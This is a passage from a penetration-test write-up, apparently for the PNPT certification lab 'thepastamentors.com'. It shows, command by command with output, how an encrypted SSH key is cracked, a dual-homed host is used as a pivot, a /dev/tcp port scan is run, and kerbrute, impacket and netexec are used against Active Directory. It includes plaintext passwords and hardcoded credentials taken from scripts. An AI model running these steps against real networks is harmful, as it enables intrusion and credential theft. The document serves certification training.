8HfcUuk+KauYUiooNUo2rwskpJo+U04b+qerHW3wV+MvpQDM5FQMP8rmOGONvfi6
+1MGre/3nGDIUxJh+knpHcgoYCnDMeZPjIibgebFr12lLBatyqQyjdNfWv7VpeEW
rAlvA1foAWLqJQ91Rv9wggYghg6fRXWLFslgFDISpyIvjom4aMQr+l+IKMtFquy0
lA6IEVmNDw8gMHYIG2QVqZ93p04oVFsH+E9M0beQBFBnEeMo8bRy6xF3UhJ+cXjz
gciVN10ApxnKB9Fye2zduB/Ti4wf2iASssTWNAPAD1HIzAC4erguscMP8DYGPCv8
4V4/gQEdk4V+xWOWrt3rWdLTqhatmzOhMLyhFYmgjgy1e+JkYS0/wC8IXZ/EYGrK
aFq8cGWULJtSCsG1t6WzJn4ivW4Dxsx+FcnytCACyR37EnXmG/A3AD9IkTckDRMH
s1mW+4OUAruUKp65u0tiwTbNTuyr/64GiPdZjBTSSsXEKGcmKuxk7hMCFNg3GcHN
-----END RSA PRIVATE KEY-----
```

Figure 46: The encrypted RSA private key saved locally.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ ssh2john ~/PNPT/Attempt_4/id_rsa > ~/PNPT/Attempt_4/key_hash.txt
```

Figure 47: Extracting the cryptographic hash from the RSA key using ssh2john.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/PNPT/Attempt_4/key_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort. almost any other key for status
Password1 (/home/kali/PNPT/Attempt_4/id_rsa)
1g 0:00:00:00 DONE (2026-05-21 14:31) 50.00g/s 176000p/s 176000c/s 176000C/s fotos..dracula
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 48: John the Ripper successfully cracking the passphrase.

With the cracked key, the team established an SSH session as `adminuser` on the gateway host `10.10.155.5`.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ ssh -i id_rsa adminuser@10.10.155.5
Enter passphrase for key 'id_rsa':
adminuser@mail:~$ whoami
adminuser
```

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ ssh -i id_rsa adminuser@10.10.155.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-197-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu May 21 14:36:29 EDT 2026

System load:  0.32               Processes:            153
Usage of /:   46.1% of 18.53GB   Users logged in:     0
Memory usage: 53%               IP address for eth0: 10.10.155.5
Swap usage:   0%               IP address for eth1: 10.10.10.5

0 updates can be applied immediately.


Last login: Sat Jan  7 16:20:20 2023 from 10.10.200.5
adminuser@mail:~$ ls
adminuser@mail:~$ whoami
adminuser
adminuser@mail:~$ id
uid=1001(adminuser) gid=1001(adminuser) groups=1001(adminuser)
adminuser@mail:~$ hostname
mail
adminuser@mail:~$ pwd
/home/adminuser
adminuser@mail:~$ █
```

Figure 49: Successful SSH authentication to the mail server as adminuser.

2.2 Network Pivoting and Internal Discovery

Enumerating the compromised gateway host revealed a dual-homed configuration, providing direct network routing into the internal production segment (10.10.10.0/24).

```
adminuser@mail:~$ ip a
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq
state UP group default qlen 1000
    inet 10.10.155.5/24 brd 10.10.155.255 scope global
dynamic eth0
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq
state UP group default qlen 1000
    inet 10.10.10.5/24 brd 10.10.10.255 scope global dynamic
eth1
```



```
adminuser@mail:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:c7:03:2e:0e:6d brd ff:ff:ff:ff:ff:ff
    inet 10.10.155.5/24 brd 10.10.155.255 scope global dynamic eth0
        valid_lft 2417sec preferred_lft 2417sec
    inet6 fe80::c7:3ff:fe2e:e6d/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:dd:49:b1:1f:e9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.5/24 brd 10.10.10.255 scope global dynamic eth1
        valid_lft 3542sec preferred_lft 3542sec
    inet6 fe80::dd:49ff:feb1:1fe9/64 scope link
        valid_lft forever preferred_lft forever
adminuser@mail:~$
```

Figure 50: Identification of the dual-homed internal interface 10.10.10.5.

A ping sweep across the internal interface identified multiple active workstations and the domain controller.

```
adminuser@mail:~$ for i in {1..254}; do ping -c 1 -W 1
10.10.10.$i | grep "64 bytes" | cut -d " " -f 4 | sed
"s://"; done
10.10.10.1 10.10.10.5 10.10.10.15 10.10.10.25 10.10.10.35
10.10.10.225
```

```
adminuser@mail:~$ for i in {1..254}; do ping -c 1 -W 1 10.10.10.$i | grep "64 bytes" | cut -d " " -f 4 | sed "s://"; done
10.10.10.1
10.10.10.5
10.10.10.15
10.10.10.25
10.10.10.35
10.10.10.225
adminuser@mail:~$
```

Figure 51: A bash ping sweep revealing active internal network hosts.

```
adminuser@mail:~$ for i in 1. 15 25 35 225; do ping -c 1 -W 1 10.10.10.$i | grep "64 bytes"; done
ping: 10.10.10.1.: Name or service not known
64 bytes from 10.10.10.15: icmp_seq=1 ttl=128 time=1.10 ms
64 bytes from 10.10.10.25: icmp_seq=1 ttl=128 time=1.63 ms
64 bytes from 10.10.10.35: icmp_seq=1 ttl=128 time=1.08 ms
64 bytes from 10.10.10.225: icmp_seq=1 ttl=128 time=1.62 ms
```

Figure 52: Detailed ping responses from the internal targets.

Service enumeration identified active SMB, LDAP, and Kerberos services across the target range, pinpointing 10.10.10.225 as the domain controller (TPM-DC).


```
adminuser@mail:~$ for host in 10.10.10.1 10.10.10.15
10.10.10.25 10.10.10.35 10.10.10.225; do
> echo "= Targeting: $host ="
> timeout 1 bash -c "</dev/tcp/$host/445" 2>/dev/null && echo
"  [+] SMB Open"
...
= Targeting: 10.10.10.225 =
  [+] SMB Open
  [+] Kerberos Open
  [+] LDAP Open
  [+] RDP Open
```

```
adminuser@mail:~$ for host in 10.10.10.1 10.10.10.15 10.10.10.25 10.10.10.35 10.10.10.225; do
> echo "=== Targeting: $host ==="
> timeout 1 bash -c "</dev/tcp/$host/445" 2>/dev/null && echo "  [+] SMB Open"
> timeout 1 bash -c "</dev/tcp/$host/88" 2>/dev/null && echo "  [+] Kerberos Open"
> timeout 1 bash -c "</dev/tcp/$host/389" 2>/dev/null && echo "  [+] LDAP Open"
> timeout 1 bash -c "</dev/tcp/$host/3389" 2>/dev/null && echo "  [+] RDP Open"
> done
=== Targeting: 10.10.10.1 ===
=== Targeting: 10.10.10.15 ===
  [+] SMB Open
=== Targeting: 10.10.10.25 ===
  [+] SMB Open
  [+] RDP Open
=== Targeting: 10.10.10.35 ===
  [+] SMB Open
  [+] RDP Open
=== Targeting: 10.10.10.225 ===
  [+] SMB Open
  [+] Kerberos Open
  [+] LDAP Open
  [+] RDP Open
adminuser@mail:~$
```

Figure 53: Bash script identifying open SMB, RDP, and LDAP ports across internal targets.

To interact with the internal Active Directory services directly, a dynamic port-forwarding tunnel was established through the SSH session via proxychains.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ ssh -i id_rsa -L 8888:10.10.10.225:88
adminuser@10.10.155.5
```



```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ ssh -i id_rsa -L 8888:10.10.10.225:88 adminuser@10.10.155.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-197-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu May 21 20:34:40 EDT 2026

System load:  0.0           Processes:      152
Usage of /:   46.2% of 18.53GB Users logged in: 0
Memory usage: 53%          IP address for eth0: 10.10.155.5
Swap usage:   0%           IP address for eth1: 10.10.10.5

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu May 21 17:03:31 2026 from 10.10.200.249
adminuser@mail:~$
```

Figure 54: Establishing an SSH tunnel to route traffic to the Domain Controller.

With the tunnel established, a Kerberos enumeration script verified the valid target user list against the domain controller.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ kerbrute userenum --dc 127.0.0.1:8888 -d
THEPASTAMENTORS.COM ~/PNPT/Attempt_4/userlists/
firstnameonly.txt
2026/05/21 20:35:05 > [+] VALID USERNAME:
alessandra@THEPASTAMENTORS.COM
...
2026/05/21 20:35:05 > Done! Tested 8 usernames (7 valid) in
0.084 seconds
```

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ kerbrute userenum --dc 127.0.0.1:8888 -d THEPASTAMENTORS.COM ~/PNPT/Attempt_4/userlists/firstnameonly.txt

Version: v1.0.3 (9dad6e1) - 05/21/26 - Ronnie Flathers @ropnop

2026/05/21 20:35:05 > Using KDC(s):
2026/05/21 20:35:05 > 127.0.0.1:8888

2026/05/21 20:35:05 > [+] VALID USERNAME: alessandra@THEPASTAMENTORS.COM
2026/05/21 20:35:05 > [+] VALID USERNAME: ferruccio@THEPASTAMENTORS.COM
2026/05/21 20:35:05 > [+] VALID USERNAME: giovanni@THEPASTAMENTORS.COM
2026/05/21 20:35:05 > [+] VALID USERNAME: alanzo@THEPASTAMENTORS.COM
2026/05/21 20:35:05 > [+] VALID USERNAME: leo@THEPASTAMENTORS.COM
2026/05/21 20:35:05 > [+] VALID USERNAME: mario@THEPASTAMENTORS.COM
2026/05/21 20:35:05 > [+] VALID USERNAME: adriano@THEPASTAMENTORS.COM
2026/05/21 20:35:05 > Done! Tested 8 usernames (7 valid) in 0.084 seconds
```

Figure 55: Kerbrute successfully validating internal domain usernames.

The team leveraged Ferruccio's known credentials (`Winter2023!`) to request a valid Ticket Granting Ticket (TGT), allowing seamless proxy authentication across the environment.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ proxychains impacket-getTGT THEPASTAMENTORS.COM/
ferruccio:'Winter2023!' -dc-ip 10.10.10.225
[*] Saving ticket in ferruccio.ccache
```

```
(kali㉿kali)-[~/PNPT/Attempt_4]
$ proxychains impacket-getTGT THEPASTAMENTORS.COM/ferruccio:'Winter2023!' -dc-ip 10.10.10.225
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:88 ... OK
[*] Saving ticket in ferruccio.ccache
```

Figure 56: Successfully retrieving a Kerberos TGT using Ferruccio's credentials.


```

Running nxc against 4 targets 0% -:--:-- ... OK
SMB 10.10.10.35 445 PASSBACK
SMB 10.10.10.35 445 PASSBACK
SMB 10.10.10.35 445 PASSBACK
SMB 10.10.10.35 445 PASSBACK
SMB 10.10.10.35 445 PASSBACK
SMB 10.10.10.35 445 PASSBACK
SMB 10.10.10.225 445 TPM-DC
Running nxc against 4 targets 25% -:--:-- ... OK
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.15 445 SVC
SMB 10.10.10.15 445 SVC
SMB 10.10.10.15 445 SVC
SMB 10.10.10.15 445 SVC
SMB 10.10.10.15 445 SVC
SMB 10.10.10.15 445 SVC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
SMB 10.10.10.225 445 TPM-DC
Running nxc against 4 targets 100% 0:00:00

[*] Enumerated shares
Share Permissions Remark
ADMIN$ Remote Admin
C$ Default share
IPC$ READ Remote IPC
[+] thepastamentors.com\ferruccio:Winter2023!

[*] Enumerated shares
Share Permissions Remark
ADMIN$ Remote Admin
C$ Default share
IPC$ READ Remote IPC

[*] Enumerated shares
Share Permissions Remark
ADMIN$ Remote Admin
C$ Default share
E$ Default share
Help Desk Share READ,WRITE
IPC$ READ Remote IPC
NETLOGON READ Logon server share
SYSVOL READ Logon server share

```

Figure 62: Extended SMB share enumeration output.

Connecting to the repository revealed various IT deployment tools, scripts, and documentation archives. The team downloaded all relevant materials for offline analysis.

```

(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ proxychains smbclient //10.10.10.225/Help\ Desk\ Share -U
'thepastamentors.com\ferruccio%Winter2023!'
smb: > ls
    Active Directory Project          D          0   Thu Dec 22
17:02:48 2022
    Guides                          D          0   Thu Dec 22
17:02:50 2022

```

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains smbclient //10.10.10.225/Help\ Desk\ Share -U 'thepastamentors.com\ferruccio%Winter2023!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Active Directory Project
AV Removals
Guides
Software
SSHSecureShellClient.exe
15570943 blocks of size 4096. 11318317 blocks available
smb: \>

```

Figure 63: Browsing the Help Desk Share via smbclient.

```

smb: \Active Directory Project> get "Active Directory.zip"
getting file \Active Directory Project\Active Directory.zip of size 265872822 as Active Directory.zip (3517.4 KiloBytes/sec) (average 3517.4 KiloBytes/sec)
smb: \Active Directory Project> get ADMX.zip
getting file \Active Directory Project\ADMX.zip of size 53675968 as ADMX.zip (4927.9 KiloBytes/sec) (average 3695.0 KiloBytes/sec)
smb: \Active Directory Project> get AutoIt.zip
getting file \Active Directory Project\AutoIt.zip of size 54580393 as AutoIt.zip (4144.4 KiloBytes/sec) (average 3754.4 KiloBytes/sec)
smb: \Active Directory Project> get CCleaner.zip
getting file \Active Directory Project\CCleaner.zip of size 2768768 as CCleaner.zip (3479.9 KiloBytes/sec) (average 3752.2 KiloBytes/sec)
smb: \Active Directory Project>

```

Figure 64: Downloading the Active Directory project archives locally.

```

smb: \Active Directory Project> cd WSUS
smb: \Active Directory Project\WSUS> ls
.
..
ReportViewer.exe
WSUS30-KB972455-x64.exe
15570943 blocks of size 4096. 11316333 blocks available
smb: \Active Directory Project\WSUS> get ReportViewer.exe
getting file \Active Directory Project\WSUS\ReportViewer.exe of size 2934280 as ReportViewer.exe (3016.3 KiloBytes/sec) (average 3016.3 KiloBytes/sec)
smb: \Active Directory Project\WSUS> get WSUS30-KB972455-x64.exe
getting file \Active Directory Project\WSUS\WSUS30-KB972455-x64.exe of size 86770592 as WSUS30-KB972455-x64.exe (3901.7 KiloBytes/sec) (average 3864.6 KiloBytes/sec)
smb: \Active Directory Project\WSUS>

```

Figure 65: Downloading additional WSUS configuration executables.

Decompressing the Active Directory Project archives exposed sensitive configuration scripts. An AutoIt deployment script (JoinDomainAdsGui.au3) contained a hardcoded set of domain join credentials: JoinAds / 4JoinComputer2Ads..

```

(kali@kali)-[~/PNPT/Attempt_4/Help_Desk_Share]
$ mkdir -p extracted_ad extracted_autoit
unzip "Active Directory.zip" -d extracted_ad/
unzip "AutoIt.zip" -d extracted_autoit/
Archive: Active Directory.zip
  inflating: extracted_ad/Active Directory/GPO/Administrative Templates (ADMX) for Windows Server 2008 R2 and Windows 7/Win7-2008R2-admx.msi
  inflating: extracted_ad/Active Directory/Profiles/windows_enabler/EnablerDLL.dll
  extracting: extracted_ad/Active Directory/Profiles/windows_enabler/Stephen's Home Page.url
  inflating: extracted_ad/Active Directory/Profiles/windows_enabler/Windows Enabler.doc
  inflating: extracted_ad/Active Directory/Profiles/windows_enabler/Windows Enabler.exe
  inflating: extracted_ad/Active Directory/GPO/Roaming profiles.pdf
  inflating: extracted_ad/Active Directory/GPO/WindowsServer2003SP2GroupPolicySettings.xls
  inflating: extracted_ad/Active Directory/GPO/WindowsServer2008andWindowsVistaSP1GroupPolicySettings.xlsx
  inflating: extracted_ad/Active Directory/GPO/WindowsServer2008R2andWindows7GroupPolicySettings.xlsx
  inflating: extracted_ad/Active Directory/GPO/WindowsVistaGroupPolicySettings.xls
  inflating: extracted_ad/Active Directory/Script/AD-Create-Change-Delete-User.txt
  inflating: extracted_ad/Active Directory/Remote Server Administration Tools For Windows 7/Windows6.1-KB958830-x86-RefreshPkg.msu
  inflating: extracted_ad/Active Directory/JoinDomainAdsGui/JoinDomainAdsGui.au3
  inflating: extracted_ad/Active Directory/JoinDomainAdsGui/JoinDomainAdsGui.exe
  inflating: extracted_ad/Active Directory/JoinDomainAdsGui/AltCmdLine.au3
  inflating: extracted_ad/Active Directory/JoinDomainAdsGui/AutologCfg.au3
  inflating: extracted_ad/Active Directory/JoinDomainAdsGui/CmdLineParameters.au3

```

Figure 66: Extracting the contents of the downloaded ZIP archives.

```

(kali@kali)-[~/PNPT/Attempt_4/Help_Desk_Share]
$ cat "extracted_ad/Active Directory/Script/AD-Create-Change-Delete-User.txt"
To Create User
dsadd user "CN=smarchal,OU=People,DC=ads,DC=nur,DC=ac,DC=rw" -samid "smarchal" -fn "Sebastien" -ln "Marchal" -pwd "Adm-1234" -upn smarchal@ads.nur.ac.rw -hmdir "\\fileservers.ads.nur.ac.rw\smarchal" -profile "Xlogonserver\Xshareprofile\Xprofilepath" -display "Sebastien Marchal"

To Delete User
dsrm "CN=smarchal,OU=People,DC=ads,DC=nur,DC=ac,DC=rw" -noprompt

To Disable User
Dsmod user "CN=smarchal,OU=People,DC=ads,DC=nur,DC=ac,DC=rw" -disabled yes

To Enable User
Dsmod user "CN=smarchal,OU=People,DC=ads,DC=nur,DC=ac,DC=rw" -disabled no

To Change The Password
Dsmod user "CN=smarchal,OU=People,DC=ads,DC=nur,DC=ac,DC=rw" -pwd "Adm-9876"

```

Figure 67: Internal IT scripts showing syntax for creating/deleting users.

```

(kali@kali)-[~/PNPT/Attempt_4/Help_Desk_Share]
$ cat "extracted_ad/Active Directory/JoinDomainAdsGui/JoinDomainAdsGui.au3"
#NoTrayIcon
#Region ;**** Directives created by AutoIt3Wrapper_GUI ****
#AutoIt3Wrapper_Res_requestedExecutionLevel=requireAdministrator
#EndRegion ;**** Directives created by AutoIt3Wrapper_GUI ****
#cs

AutoIt Version: 3.3.6.1
Author: myName

Script Function:
Template AutoIt script.

```

Figure 68: Header section of the AutoIt domain join script.

```

;
; Username and password
;
; If you wish to be prompted for these values instead of hardcoding them
; here you may leave these blank.
;
$adUsername      = "JoinAds"
$adPassword      = "4JoinComputer2Ads."

```

Figure 69: Hardcoded "JoinAds" credentials discovered within the script.

Testing these credentials against the domain resulted in logon failures, indicating the account had been disabled.

```

(kali@kali)~/PNPT/Attempt_4/Help_Desk_Share
$ proxychains netexec smb 10.10.10.15 10.10.10.25 10.10.10.225 -u 'JoinAds' -p '4JoinComputer2Ads.'
[proxychains] Config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Running nxc against 4 targets
... 10.10.10.25:445 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.35:445 [proxychains] Strict chain ... 127.0.0.1:1080 ...
... OK
... OK
... OK
Running nxc against 4 targets
... 10.10.10.35:135 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:135 [proxychains] Strict chain ... 127.0.0.1:1080 ...
... OK
... OK
... OK
Running nxc against 4 targets
... 10.10.10.15:1080 ... 10.10.10.225:445 ... 10.10.10.15:445 [proxychains] Strict chain ... 127.0.0.1:1080 ...
... OK
... OK
... OK
SMB 10.10.10.35 445 PASSBACK [*] Windows 10 / Server 2019 Build 19H4 x64 (name:PASSBACK) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.225 445 TPM-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False)
SMB 10.10.10.25 445 BYPASS [*] Windows 10 / Server 2019 Build 19H4 x64 (name:BYPASS) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.15 445 SVC [*] Windows 10 / Server 2019 Build 19H4 x64 (name:SVC) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
Running nxc against 4 targets
SMB 10.10.10.35 445 PASSBACK [-] thepastamentors.com\JoinAds:4JoinComputer2Ads. STATUS_LOGON_FAILURE
Running nxc against 4 targets
SMB 10.10.10.225 445 TPM-DC [-] thepastamentors.com\JoinAds:4JoinComputer2Ads. STATUS_LOGON_FAILURE
Running nxc against 4 targets
SMB 10.10.10.25 445 BYPASS [-] thepastamentors.com\JoinAds:4JoinComputer2Ads. STATUS_LOGON_FAILURE
Running nxc against 4 targets
SMB 10.10.10.15 445 SVC [-] thepastamentors.com\JoinAds:4JoinComputer2Ads. STATUS_LOGON_FAILURE
Running nxc against 4 targets
100% 0:00:00

```

Figure 70: Attempting authentication with the JoinAds credentials, resulting in STATUS_LOGON_FAILURE.

```

(kali@kali)~/PNPT/Attempt_4/Help_Desk_Share
$ proxychains netexec smb 10.10.10.225 -u 'JoinAds' -p '4JoinComputer2Ads.' --groups
[proxychains] Config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
SMB 10.10.10.225 445 TPM-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
SMB 10.10.10.225 445 TPM-DC [-] thepastamentors.com\JoinAds:4JoinComputer2Ads. STATUS_LOGON_FAILURE


```

Figure 71: Confirming the account lockout status against the Domain Controller.

3.2 Service Account Attack (Kerberoasting)


Shifting focus, the team leveraged Ferruccio's domain access to query the directory for Service Principal Names (SPNs) and performed a Kerberoasting attack to harvest encrypted service tickets.

```
(kali@kali)-[~/PNPT/Attempt_4]
